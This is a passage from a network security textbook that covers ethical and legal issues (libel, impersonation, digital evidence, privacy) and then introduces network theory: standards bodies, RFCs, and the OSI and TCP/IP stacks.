A literal interpretation of the law (the *letter of the law*) is significant for evaluating legality, however, the primary factors in any legal interpretation are motive and intent. Accidentally capturing personal information while debugging a network problem may be argued as acceptable, but threatening to use the information for profit could be interpreted as extortion, digital trespassing, or an invasion of privacy. To defend against potential litigation, intention and motivation should be clearly documented before performing an action. If appropriate authorization cannot be acquired, then the action should not be performed. (Of course, this depends on ethical and social measures of acceptance.)

NOTE

Besides motive and intent, damages are a significant consideration. Many illegal actions are not prosecuted because damage cannot be quantified or is insubstantial. In addition, court costs may surpass some damages. Just because an action was not prosecuted does not mean it was legally permitted.

2.4.2 Libel and Defamation

It is easy to feel anonymous on the Internet. This can lead to a suspension of ethics, where people do things online that they would normally not do. For example, up to 15% of IT managers view online pornography at work [Websense2004]. This behavior is usually socially unacceptable, so it is done in private and with a sense of anonymity. Similarly, online chat rooms can be very risqué if the members feel anonymous. If the anonymity were removed, the behaviors would likely change.


Online anonymity can also lead to libel. Spreading false information and performing defamation of character attacks is easy when there is little threat of being caught. Because the risk of discovery is low, people appear willing to forgo ethical, social, and legally acceptable behavior. For example, in 2005, the online encyclopedia, Wikipedia, was found to contain a false biography [Seigenthaler2005]. The biography of John Seigenthaler, Sr. included false information that was added as a "gag." Yet Brian Chase, the author of the gag, did not come forward until an online sleuth tracked him down [Page2005]. Chase would probably not have edited the Wikipedia entry if he were not anonymous.

Moral Responsibility

In 2005, Brian Chase modified the online encyclopedia, Wikipedia, to contain false information for the biography of John Seigenthaler, Sr. [Wikipedia2006]. Newspapers and TV quickly picked up this inaccuracy. One paper, *The Register*, wrote a scathing review of Wikipedia titled, "There's no Wikipedia entry for 'moral responsibility'" [Orlowski2005]. Being a dynamic online resource, the open source community quickly added an entry for "moral responsibility" to the Wikipedia. Ironically, the content for "moral responsibility" was copy from copyrighted information. It only took a few hours for the Wikipedia operators to identify the plagiarism, block the entry (Figure 2.1), and replace the text with a viable alternate definition.

2.4.3 Forgery and Impersonation

Along with anonymity comes impersonation. Many network protocols, including SMTP, NNTP, chat rooms (IRC, instant messaging), and Web forums (e.g., blogs), assume that people are honest about their identities. Yet, in many cases, it is easy to select an alternate name, age, or even gender. Not only can fictitious identities be developed, but real identities can also be impersonated. Although the technology may permit false and impersonated information, this behavior is generally considered unacceptable.



Moral responsibility

From Wikipedia, the free encyclopedia that anyone can edit.

Revision as of 17:08, 12 December 2005; view current revision
← Older revision | Newer revision →

POSSIBLE COPYRIGHT VIOLATION

If you have just labeled this page as a possible copyright infringement, please add the following to
Wikipedia:Copyright_problems/2005_December_12
• *{{subst:article-cv|Moral responsibility}} from [http://plato.stanford.edu/entries/moral-responsibility/]. ~~~~*

The previous content of this page appears to infringe on the copyright of the text from the source(s) below:

http://plato.stanford.edu/entries/moral-responsibility/

This page is now listed on Wikipedia:Copyright problems. Please do not edit this page for the time being.

If you plan to write a new article, please follow this link to a temporary subpage.

Your new article will be moved into place by an administrator once the copyright status of the original has been resolved.

1. **Please do not edit this page for the moment.**
2. If you hold the copyright to this material, or if you have permission to use this material under the terms of our license, please indicate so on this page's talk page and under the article's listing on Wikipedia:Copyright problems.
3. **Do not resubmit the material that was here before.** It will be removed. This article will be restored if Wikipedia is found to have copyright permission **or** if the above source copied the previous content of this article (often but not always Wikipedia mirror/clone).
4. If you want to work on this article meanwhile, **write a new article at the temporary subpage**, and indicate that you have done so on this page's talk page.
5. Unless the copyright status of the previous content is clarified, this page will be deleted one week after its listing. If a new article has been written, it will replace this message.

- Posting copyrighted material without the express permission of the copyright holder is a violation of applicable law and of our policy. Those who repeatedly post copyrighted material may be blocked from further editing. However, even if this is in fact an infringement of copyright, we will still welcome any ***original*** contributions from you.
- The original posting is still accessible for viewing through the history link on this page.

FIGURE 2.1 The Wikipedia definition for "moral responsibility" declaring copyright infringement [Wikipedia2005]. This figure is Copyright (c) 2005, Wikipedia and included under the terms of the GNU Free Documentation License. Details and licensing information are included on the CD-ROM.

2.4.4 Handling Evidence

The technologies that permit anonymity also impact legal prosecution. Just as individuals may use anonymity for providing privacy, forgery and impersonation can also provide vectors for misuse during criminal investigations. With physical crimes, there are established procedures for handling evidence. Each item is carefully handled and catalogued to avoid contamination and tampering. Logs identify each handler (*chain of custody*). In contrast, computer technology has unique evidence-handling requirements.

Power: Should a device be left on or turned off? Turning off a computer can lose the contents of volatile memory (e.g., RAM), and most cell phones require a password to be turned back on. In contrast, leaving a system on may result in additional logs—if critical logs are rotated or expired, then evidence may be lost.

Original: Computer files can be copied without modifying the source. This effectively creates multiple originals. With physical evidence, there is only one gun, but in the digital world, there can be many original copies. Maintaining a chain of custody can be difficult when copies are distributed. Similarly, claiming damage from digital theft can be difficult if the original was never lost.

Tampering: In the online world, bits can be changed. It becomes very possible to tamper with evidence. Bits and data values can be modified in subtle and undetectable ways.

Handling network evidence is even more difficult because it is temporal. The bits only exist as they pass along the network connection. Storage may denote aspects of the communication instance, but not the actual communication. Adding to the complexity, some interception and collection methods may modify the original traffic or not store all of the temporal information. For example, packet sniffers may record the data within a packet and timestamp for the start of a packet, but may not record the time for the end of the packet, gap between packets, or voltage used for transferring the data along the wire.

2.4.5 Expectation of Privacy

Privacy is the expectation that confidential or personal information disclosed in a private manner will not become public. Many countries have laws that protect this expectation. Personal information such as Social Security numbers, bank account numbers, and even shopping habits can be shared with an understanding that the information should not become public.

Some technologies are designed to enforce privacy. Cryptography (Chapter 4) is commonly used to ensure that private information is transferred and stored in a way that supports the expectation. But privacy-oriented technologies are not required. Email and chat room content may be unencrypted while relaying through public systems, but the senders can still have an expectation of privacy. A reasonable expectation of privacy does not apply when information is knowingly exposed to the public. Unfortunately, networks are complex. Was the sender of an email aware that the contents were sent over a public network without any technologies for enforcing privacy? Is communication in a private chat room still private if it was not encrypted? Even though networking tools can intercept unprotected information, the collected information may still be classified as private.

2.4.6 Preparing for the Future

Security professionals are constantly faced with decisions that include ethical, social, and legal repercussions. By addressing hypothetical situations, professionals can prepare for how they will react in real situations. These situations are used to develop a clear understanding of ethical, social, and legal issues as well as ramifications for inappropriate behavior. Ideally, good guys will not even act questionably when there is no chance of getting caught. Some sample situations that periodically arise include the following:

- Is it acceptable to scan a host?
- When is packet collection allowed, and when is it taboo?
- Can information captured from the network be released publicly?
- Is it appropriate to crack cryptography used for privacy in a public forum?
- Should software, data files, or sensitive information be shared with other people?
- Should accessing compromised systems be permitted?
- Can good guys use techniques developed by bad guys? What if the usage is directed against bad guys?
- How can bad guys employ techniques developed by good guys?
- Should exploits be researched or verified using unauthorized systems?
- When is it appropriate to publicly disclose a new vulnerability?
- When evaluating exploits, do the ends justify the means?

Each of these questions can be applied to scenarios where they become ethically right or wrong, socially acceptable or unacceptable, and legal or illegal. There is no single correct answer. Knowing how to recognize and apply moral behavior is the sign of a trained professional. In some situations, this can be more important than knowing system exploits and defense options.

SUMMARY

In computer security, ethical, social, and legal behavior separates the good guys from the bad guys. Although both sides have access to the same technology and resources, only the good guys strive for moral behavior. Morals and ethics are more than a lofty, disembodied concept; there can be real consequences for inappropriate behavior. Morality is a balancing act between personal ethics, social values, and legally acceptable actions.

Teaching acceptable behavior along with computer security skills is a difficult task. Students should be given access to powerful tools in an environment where the tools can be safely used. Ethical, social, and legal behavior related to security, intellectual property, and computer crime should be clearly explained and constantly reinforced. And most importantly, moral frameworks must be developed and applied.

REVIEW QUESTIONS

1. Is a packet sniffer an example of a tool used for moral or immoral purposes?
2. What three components form the basis of a moral judgment?
3. What are three ways to protect intellectual property?
4. List three difficulties for handling computer evidence.

DISCUSSION TOPICS

1. Unauthorized software relicensing can be a significant deterrent for companies wanting to adopt open source technologies. For example, open source software may have originally been licensed as proprietary but relicensed as GPL without permission. What are some options for resolving potential open source licensing conflicts?
2. Open source software is based on a desire to share among the software community. When is it inappropriate to use open source software? Describe some situations where releasing software as open source is undesirable. What are the ethical, social, and legal considerations for each of these situations?
3. Select any question found in Section 2.4.6. Describe a situation that is ethically right but socially unacceptable and illegal. Describe alternate situations that are only socially acceptable or only legal. Under what circumstances would someone with strong moral judgment choose a solution that appears dishonest, unacceptable, or illegal?
4. News reports constantly include arrests for technical crimes and criticisms of corporate reactions to network security risks and breaches. Select a current news report on this topic. Identify and evaluate the decisions within a moral framework. Was the situation handled in an acceptable manner? What alternate decisions could have been made? For alternate decisions, what are possible outcomes? Was the applied action the best solution to the problem?

ADDITIONAL RESOURCES

Telling people what is right and wrong passes social values, but it does not necessarily convey ethical behavior. In addition, it may not prepare the listener for unforeseen situations. The following are two resources that address ethical behavior (although not necessarily computer-specific):

- Bear, L. A., Moldonado-Bear, R., *Free Markets, Finance, Ethics, and Law*, Prentice Hall, 1994. ISBN 0-134-57896-1.
- Furnell, S., *Cybercrime: Vandalizing the Information Society*, Pearson Education Limited, 2002. ISBN 0-201-72159-7.

Although many laws impact computers and security, some of the more notable U.S. laws include the following:

- California Senate Bill *SB 1386* requires notifying individuals when personal information may have been compromised.
- The *Gramm-Leach-Bliley Act* (GLBA) influences policies and procedures for computer security at financial institutions.
- The *Sarbanes-Oxley Act* (SOX) requires accountability for publicly traded companies.
- The *Health Insurance Portability and Accountability Act* (HIPAA) mandates protection for patient records among the health and medical fields.

Outside of the United States, there are regulations such as the *Data Protection Act* (DPA) in the United Kingdom, *95/46/EC* for the European Union, and the *Personal Information Protection and Electronic Documents Act* (PIPEDA) in Canada. Each are aimed at protecting privacy and security.

Intellectual property is widely documented. The U.S. Patent and Trademark Office *http://www.uspto.gov/* offers many sources for information on patents, trademarks, and copyrights. The Wikipedia site *http://www.wikipedia.org/* is another excellent resource for defining these terms as well as showing some differences between countries.

3 Network Theory

In This Chapter

- Standards Bodies
- Network Stacks
- Layers and Protocols
- Common Tools

The early digital computers, from the Mark I and ENIAC to the early personal computers such as the Commodore PET and Apple][+, were designed primarily for solitary usage. Sharing information between computers was primarily accomplished using portable media: punch cards, cassette tapes, or floppy disks. Transporting data between computers was time consuming and inefficient. Computer networks were developed as a means to transfer information rapidly between distant locations. Over the past 30 years, computer networks have exploded in importance—from a convenience to a necessity. Today, the network has become more important than the computer. A critical computer that is offline can cost companies thousands of dollars; a critical network that is offline can cost companies millions.

Two options surfaced for developing the initial network implementation. Either each application requiring network access could provide network support independently, or all applications could use the same implementation. Although the former may be optimal for a specific application, it lacks interoperability and maintainability. Changes to a protocol, for example, require changes to every application. In contrast, the latter provides a single well-defined communication system that is centralized, interoperable, and maintainable. Both types of networks are in use today, but the use of an open standard for interoperability is much more common. The Internet is an example of a large, diverse network that uses open standards for interoperability, but many multiplayer gaming systems use proprietary protocols to communicate between players. Some government networks use confidential protocols that are not compatible with the Internet.

Interoperable network systems are designed using a set of layers called a *stack*. In theory, a stack contains all the elements necessary for accessing a network. Specific applications and implementations may not use all available elements, but the elements combine to ensure network compatibility. All stacks that share a common layer can intercommunicate through the common layer.

This chapter covers the basic networking concepts that are required for understanding network security. This chapter is not intended as an in-depth discussion of networking theory, design, or development.

3.1 STANDARDS BODIES

Standards allow compatibility between systems created by different manufacturers. Whereas some standards are accepted though common usage (de facto standards include many RFC documents), others are approved by governing bodies. The field of computer networking contains a wide variety of groups providing official standards. Although some of these organizations cover unique niches, others overlap in jurisdiction. Table 3.1 lists the most common organizations. Government organizations, corporations, niche associations, and informal groups may also specify standards.

TABLE 3.1 Common Standards Organizations for Networking

Abbreviation	Standards Body/Purpose
ANSI	American National Standards Institute Communication standards
IEEE-SA	Institute of Electrical and Electronics Engineers, Standards Association Low-layer network standards

→

Abbreviation	Standards Body/Purpose
ISO	International Standards Organization
	Information technology standards
IEC	International Electrotechnical Commission
	Electrical, electronic, and related technical standards
IETF	Internet Engineering Task Force
	Governing body over the Request For Comments (RFC) proposals for standards; network protocol standards

NOTE

By adhering to standards, separate systems can be ensured to interact in a compatible fashion. Although new approaches may be faster, more efficient, or less expensive, they may not be compatible with existing systems. In general, "standard" is better than "better."

3.1.1 Standards

Network standards come from a variety of sources. The most common include the following:

Request For Comments (RFC): RFCs provide de facto standard information. They provide a forum for detailing network functionality and compatibility information. Some RFCs are provided for informational insight, whereas others define actual network standards.

Best Current Practices (BCP): BCPs are a subset of RFCs endorsed by the IETF.

For Your Information (FYI): As with BCP, the FYI documents are a subset of RFCs; however, BCP documents are technical, and FYI documents are informational.

Standards (STD): STD is a subset of RFCs that deals with networking standards.

Internet Experiment Note (IEN): The Internet Working Group developed the IEN as a set of technical documents, similar to RFCs. This group of documents merged with the RFC in 1982.

Many of the RFC documents are cross-referenced with BCP, FYI, STD, and IEN numeric identifiers.

3.1.2 RFC

In 1969, a series of documents called *Request For Comments* (RFC) were created. The RFCs were intended to record the unofficial development notes of the ARPANET (which later became the Internet). These documents quickly became the de facto standards used for developing network protocols. Today, RFC documents are treated much more as a standard than true "request for comments"; few RFCs are debated after becoming accepted.

The submission process for RFCs has evolved over the years, but the basics have not changed [RFC1000, RFC2026]. First, a standard is proposed. Anyone can propose a standard. If the proposal has merit, then the submitter creates a draft of the standard. The draft is opened to the community for review and comment, and may undergo many revisions. Eventually, the draft is either dropped as unacceptable or becomes accepted and assigned an RFC numeric identifier.

There are four main risks to the RFC process. First, many RFCs are informational and not proposed standards. Even though they do not define standards, many RFCs are still implemented as standards (see Chapter 22). This means that some RFCs, which have not been scrutinized for implementation issues, may be widely adopted and implemented.

The second risk from RFCs comes from a lack of security. Very few RFCs discuss potential security issues, and some RFCs mention security concerns but offer no mitigation options. Moreover, the few RFCs that discuss security issues are not necessarily vetted by security personnel and do not detail known security risks. For example, RFC2786 discusses the Diffie-Hellman cryptographic key exchange. But this RFC does not detail the risks associated with the algorithm nor mention any experts that evaluated the protocol. Without these details, a noncryptographer could implement the protocol and introduce significant vulnerabilities.

Special interests pose one of the largest risks to the RFC process. Many companies propose parts of standards, but keep other parts proprietary. For example, Microsoft proposed RFC2361, which defines the video/vnd.avi and audio/vnd.wave meta-tags but does not discuss the proprietary AVI format. Similarly, Macromedia's Real Time Streaming Protocol (RTSP—RFC2326) discusses the download mechanism but not the proprietary media formats used in the examples. Both of these are in sharp contrast to Kerberos, PPP, and other RFCs, where all related details are also defined as open standards.

The final risk to the RFC process comes from missing standards. Many peer-to-peer (P2P) and Instant Messaging (IM) formats are widely used but not defined by RFC standards. Similarly, Voice-over-IP (VoIP) and Internet telephony encase open standards within proprietary formats. A VoIP client from one vendor will not work with VoIP servers from other vendors. This is very different from the Web standards defined by RFCs; a browser from one company will work with a Web server from any other company.

Get the Message?

Instant Messaging is partially defined by a few RFCs. RFC2778 and RFC2779 are informational, whereas RFC3859 through RFC3862 are destined to become standards. Each of these describes session management but not details concerning implementation.

Although each of the IM RFCs discusses high-level interactions, they do not describe any consistent packet format. This is a sharp contrast with other protocols defined by RFCs. Telnet, FTP, SMTP, HTTP, DNS, and others protocol standards include high-level descriptions as well as implementation-specific details. RFCs are intended to assist the implementation of interoperable network devices. Without detailed information, there is no compatibility. As such, IM solutions from different vendors are not compatible.

3.2 NETWORK STACKS

Each system on the Internet uses a network *stack* to manage network data. The stack is divided into *layers* and each layer includes network protocols for specific functionality. Network layers are conceptual, not physical or a byproduct of implementation. Different stacks can still be compatible across networks.

There are many ways to represent network stacks. The two most common are the ISO OSI and TCP/IP stacks. Both define specific layers for functionality. Within each layer are protocols, standards, and conventions for communicating information.

In addition to the OSI and TCP/IP stacks, multiple stacks may be used sequentially or nested, where a single layer in a stack expands to reveal an entire stack. This provides additional functionality when a single stack is not sufficient.

3.2.1 Network Stack Design

Network stacks are designed to be modular and flexible, allowing information to flow between diverse environments. The modular design allows new hardware, software, network configurations, and network protocols to communicate without redesigning the entire network. These design goals permit layers to operate independently and provide the opportunity for reliable data transfers.

3.2.1.1 Layer Independence

The different layers within a stack simplify the implementation requirements by segmenting functionality. In theory, a single layer may be replaced without impacting the entire stack. Changing a protocol used by one layer does not require changing the protocols used in any other layer.

For example, two computers may use different hardware, different operating systems, and different software. But as long as the network layers implement compatible protocols, the two computers can communicate across a network. This independence allows a cell phone with a Web browser to access a distant supercomputer. The two network stacks need to be compatible, but they do not need to be identical. Functionality found in one stack, layer, or protocol may not be required on a different system.

NOTE

Although the conceptual design calls for independence between layers, actual implementations are often dependent. Commonly, a protocol is implemented at one layer with a specific protocol requirement at another layer. But even dependent protocols usually provide some degree of flexibility and are not hardware- and operating system-specific; entire stacks are usually flexible even when specific protocols are not.

3.2.1.2 Network Reliability

Most network layers provide a degree of reliability. Depending on the protocol, transmission errors may be detected or corrected. The simplest standards use checksums to validate data transfers. More complex protocols rely on cryptographic algorithms. By dividing the network stack into layers, the architecture provides many opportunities for identifying and addressing transmission errors.

Many protocols in a network stack provide error detection. Although this can appear redundant, the duplication provides additional reliability and modularity. Whereas *error-free reliability* identifies complex errors, *error-free modularity* ensures that protocols are robust:

Error-Free Reliability: Different protocols in different layers detect different types of errors. For example, a simple checksum may identify one wrong bit, but two wrong bits are undetectable. Whereas a simple checksum may be acceptable for one protocol, a different protocol may be impacted by more complex errors. Because layers operate independently, each layer must validate its own information.

Error-Free Modularity: Each layer is intended to operate independently. This means that one layer cannot assume that other layers performed any error checking. If the data transfer must be reliable, then protocols cannot assume that another layer validated the information.

3.2.1.3 Types of Errors

In general, there are three types of transmission errors: spurious, burst, and intentional. A *spurious* error occurs when a single bit (or byte) changes value. This may occur due to a short amount of transmission interference. For example, if the transmitted data is 0101**0**101 then a spurious error could appear as 0101**1**101.

A *burst* error appears as a sequential segment of incorrect data. Most commonly, this appears as a sequence of identical bits (e.g., 00000 or 11111). The repeated bits could be due to a defective logic gate or a sustained level of interference. A long burst of variable interference may generate "random" data. Although it is possible for spurious or burst errors to pass an error-detection algorithm, most detection algorithms are chosen to limit the number of undetected errors.

The final error category is intentional. *Intentional* errors occur when data is systematically modified. Although these may appear as spurious or burst errors, intentional errors are frequently designed to bypass error detection. When critical network data becomes intentionally corrupted, the result is a denial of service. In contrast, undetected data modifications can lead to a system compromise.

The network stack provides multiple opportunities for error detection. This means an attacker faces a significant challenge when transmitting intentionally modified data that can bypass all error-detection systems. Even when every layer's protocol uses a simple error-detection algorithm, such as a checksum, the requirement to bypass multiple checksums increases the difficulty.

Simple checksums, even from multiple layers, are usually not a significant deterrent against intentionally modified data that is intended to appear error-free. In contrast, a single cryptographic error-detection system can be a very successful deterrent. But because layers operate independently, a network application has no guarantee that a sufficiently complex detection algorithm is employed within the stack.

3.2.2 ISO OSI

In 1983, the International Standards Organization (ISO) released specifications for the Open Systems Interconnection (OSI) network model [ISO7498]. The OSI model defines a seven-layer stack, with each layer providing a specific network function (Table 3.2).

3.2.2.1 Lower OSI Layers

The lower four layers form the network services and communicate data across the network. The first layer, the *physical layer*, focuses on transporting data across a medium to another networked system. This layer ensures that data transmitted

TABLE 3.2 ISO OSI Network Model

Layer	Name	Purpose	Book Section
7	Application	End-user applications	Part VIII
6	Presentation	Data conversion	Part VII
5	Session	Extended duration connection management	Part VI
4	Transport	Data collection and aggregation	Part V
3	Network	Remote network routing and addressing	Part IV
2	Data Link	Local network routing and addressing	Part III
1	Physical	Data transport media	Part II

matches the data received, but it does not protect from data collisions—where two nodes transmit at the same time—or prevent external noise from appearing as transmitted data. The physical layer defines the medium and medium specifications. Examples of layer 1 standards include 10Base-2, 100Base-T, ISDN, and modem protocols such as V.33 and V.42bis. Part II discusses the physical layer, including a detailed look at common wired protocols, common wireless protocols, and the security risks involved in different network configurations.

The physical layer does not address noise or transmission collisions. Instead, the second layer manages this type of error detection. The *data link layer* ensures that data received from the physical layer is intended for the host and is complete, that is, not a fractional data transfer. This layer provides transmission management and simple error detection from collisions and external interference. Additionally, the data link layer manages node addressing on a network with more than two hosts. The most common example of a data link protocol is the IEEE 802 standard, including CSMA/CD and LLC (Chapter 10). Other sample data link protocols include PPP and SLIP (Chapter 9). Part III details the security impacts from simplified data link protocols in point-to-point networks and complex multinode network MAC addressing, including the threats from ARP attacks such as poisoning and flooding.

The third layer, the *network layer*, routes data between adjacent networks and permits connectivity between vastly different data link and physical specifications. Examples of network layer protocols include IP, BGP, IGRP, IPX, and X.25. Part IV covers the general security risks and options that relate to the network layer. The Internet Protocol (IP) is examined in detail, including many different types of IP attacks (Chapter 12). The network layer permits connections between distant networks, which leads to fundamental concerns regarding anonymity (Chapter 13).

The *transport layer* defines ports, permitting different network services to be enabled at the same time. The network and data link layers may transmit data along a variety of paths; the recipient may receive data out-of-sequence. The transport layer addresses data sequencing by placing blocks of data in the correct order. Example transport layer protocols include TCP, UDP, NetBIOS-DG, and many AppleTalk protocols such as ATP, ADSP, and AEP. Part V examples the transport layer, TCP (in particular), and related security implications.

3.2.2.2 Upper OSI Layers

The upper three layers form the end-user layers and assist application management. The fifth layer, the *session layer*, provides support for connections that may exist even when the lower network infrastructure changes. For example, a user may log in to a remote server. The lower OSI layers can drop, reset, or change the network connection, but the user remains logged in. This is commonly used for database and naming services such as DNS and LDAP. The session layer also provides support for remote services such as RPC and RTP. Part VI covers the risks associated with the session layer with a particular focus on one of the most crucial, yet insecure, protocols on the Internet: DNS.

The sixth layer, the *presentation layer*, was originally designed to handle data conversion, such as from ASCII to EBCDIC, but today is commonly used to provide transparent compression and encryption support. Few stacks implement protocols in the presentation layer—this layer is usually transparent. A few examples of presentation layer protocols include LPP, SSH, and SSL. Part VII looks at the presentation layer, with SSL and SSH as examples.

At the top of the stack is the *application layer*. This seventh layer provides application-specific support, and acts as the final interface between network and non-network components of an application. Most user applications implement application layer protocols. There is a handful of presentation layer protocols, but there are thousands of application layer protocols. More common examples include Telnet, FTP, HTTP (Web), SMTP (email), SNMP, X-Windows, NTP, BootP, DHCP, NFS, and SMB. Although each of these protocols have specific security concerns, most share general risks and have common mitigation options. Part VIII looks at general application layer issues and solutions and offers SMTP and HTTP as specific examples.

Almost Consistent

The seven layers of the OSI model are distinct, but their purposes are sometimes interpreted inconsistently. For example, the transport layer is sometimes associated with the upper layers rather than the lower layers. Whereas the lower layers provide network addressing and routing, the upper layers supply service and support. The transport layer provides high-level control for service addressing and low-level control for application management. Thus, the transport layer can belong either or both categories.

The original layer definitions predate the use of cryptography or security methodologies. As such, any layer may implement any cryptographic or security-oriented protocol.

Although the OSI stack contains seven layers, it is sometimes described as having an eighth layer. Layer 0, or the physical medium, is sometimes separated from layer 1, the physical layer. This is commonly done for clarification when the same physical medium can be used with differing signal protocols. Similarly, an imaginary layer 8 is sometimes associated with anything beyond the standard stack. Jokingly called "OSI layer 8," the human layer (or user layer) is one common example.

3.2.3 DoD TCP/IP Stack

Before the ISO OSI network model, there was TCP/IP. In 1969, the U.S. Department of Defense (DoD) created the TCP/IP stack. This four-layer stack defines the functionality needed for connection-oriented communication. Although the distinct layers in the OSI model are beneficial as teaching aids, the TCP/IP stack is most commonly implemented. Both of these network models are compatible; the functionality in one can be mapped into the functionality of the other (Figure 3.1).

The lowest layer of the TCP/IP stack is the *network interface*. This single layer is a combination of the OSI's physical and data link layers. The network interface layer defines the communication medium, flow control, error detection, and local network addressing. In contrast to the OSI physical layer, the TCP/IP model's network interface layer does not define the physical medium—it only defines the communication across the medium.

The TCP/IP model's Internet layer performs the same duties as the OSI network layer. This layer manages internetwork addressing and routing.

The TCP/IP transport layer is almost identical to the OSI transport layer. The minor exception concerns terminology. In the OSI model, network connections may be defined as connection-oriented or connection-less, indicating whether transmission confirmation is required or not. In the TCP/IP model, there is no distinction within the terminology, although both types of traffic are supported.




FIGURE 3.1 The ISO OSI and DoD TCP/IP stacks.

The final TCP/IP layer is equivalent to all of the upper layers in the OSI model. The TCP/IP application layer provides session, presentation, and application-specific support. Unlike the OSI model, the TCP/IP model does not distinguish session and presentation from application.

Was That Four Layers or Five?

The TCP/IP network stack is sometimes described as having five layers. The fifth layer, hardware, separates the physical medium definition from the local network addressing and flow control. In the five-layer TCP/IP model, the hardware layer is equivalent to the OSI physical layer.

3.2.4 OSI versus TCP/TP

Although any networking protocol can be placed in the OSI or TCP/IP models, each model has a distinct purpose. The TCP/IP model requires each application to manage the end-to-end communications. Only the basic networking functions are defined. In contrast, the OSI model uses a strict layered hierarchy that contains both networking and networking-related functionality.

Although the TCP/IP model is more simplistic than the OSI model, it is also much older and the de facto standard. The Internet is built on TCP/IP. The OSI model, with its well-defined segmented layers, is preferable as a teaching tool, but not every layer may fit cleanly in the OSI model. (See Sections 3.4.2 and 3.4.3.)

3.2.5 Other Stacks

Although the OSI and TCP/IP models are the most common stacks, other stacks exist. For example, the Data Over Cable Service Interface Specification (DOCSIS) stack is commonly used with cable and DSL modems (Figure 3.2). DOCSIS defines a multilayer stack, but the layers do not correspond with the ISO OSI layers. The OSI physical layer corresponds with the lowest DOCSIS layer. The first layer, the DOCSIS physical layer, is split into three components: the actual medium, the modulation layer that manages the radio or optical signals, and the transmission layer that handles the actual data transfer and receipt. The layer is also divided between uplink and downlink directions. The DOCSIS data link layer is similar to the OSI data link layer except that it includes MPEG encoding and compression. The upper layers of the DOCSIS stack mirror the OSI stack, with one addition: DOCSIS includes control messages along with the upper layers.




FIGURE 3.2 Aligning the DOCSIS and OSI network stacks.

Other stacks are not as common as OSI or TCP/IP, but there is generally a mapping between different models.

3.2.6 User Layers

The network stacks only cover network-oriented protocols and standards. For example, the application layer provides network support to user-level applications. Programs (or functions) that do not use the network are not in the application layer and not part of the network stack. Outside the network stack are the user, system, and kernel spaces. Commonly called the *user layers*, these spaces host nonnetwork-oriented applications such as games, word processors, and databases.

3.3 MULTIPLE STACKS

In both the OSI and TCP/IP models, each network stack is intended as a linear transaction: transmissions flow down the stack, and received data flows up. There are no loops or jumps within a stack. Although some layers may perform no function, these layers still exist as empty layers. When looping functionality is required, a second stack is introduced. For example, an initial connection may use one network stack to perform authentication and a second stack to manage the authenticated data. An *authentication stack* is an example of two stacks in sequence. Similarly, a virtual network may use an established network connection (one stack) as a virtual medium for another stack. These stacks within stacks permit the creation of virtual private networks (VPNs). Finally, adjacent stacks permit the conversion from one protocol to another.

3.3.1 Sequential Stacks

Stacks may be placed in sequence, so that the application layer of one stack connects to the physical layer of the next (Figure 3.3). Sequential stacks are commonly used for authentication. As an authentication stack, the first stack blocks the initial network connection. The application associated with the stack manages the transfer and authentication of credentials. When the credentials are validated, the next stack handles the connection.

3.3.2 Stacks Within Stacks

Each layer of a stack may modify the data. The only condition is that a modification during sending must be reversible during receipt. Modifications may include encapsulation (adding headers and trailers around the data) or encoding, where the data is transformed into another representation. Encoding examples include SLIP's simple character replacements (Chapter 9) and the encryption and compression provided by Secure Shell (Chapter 20).

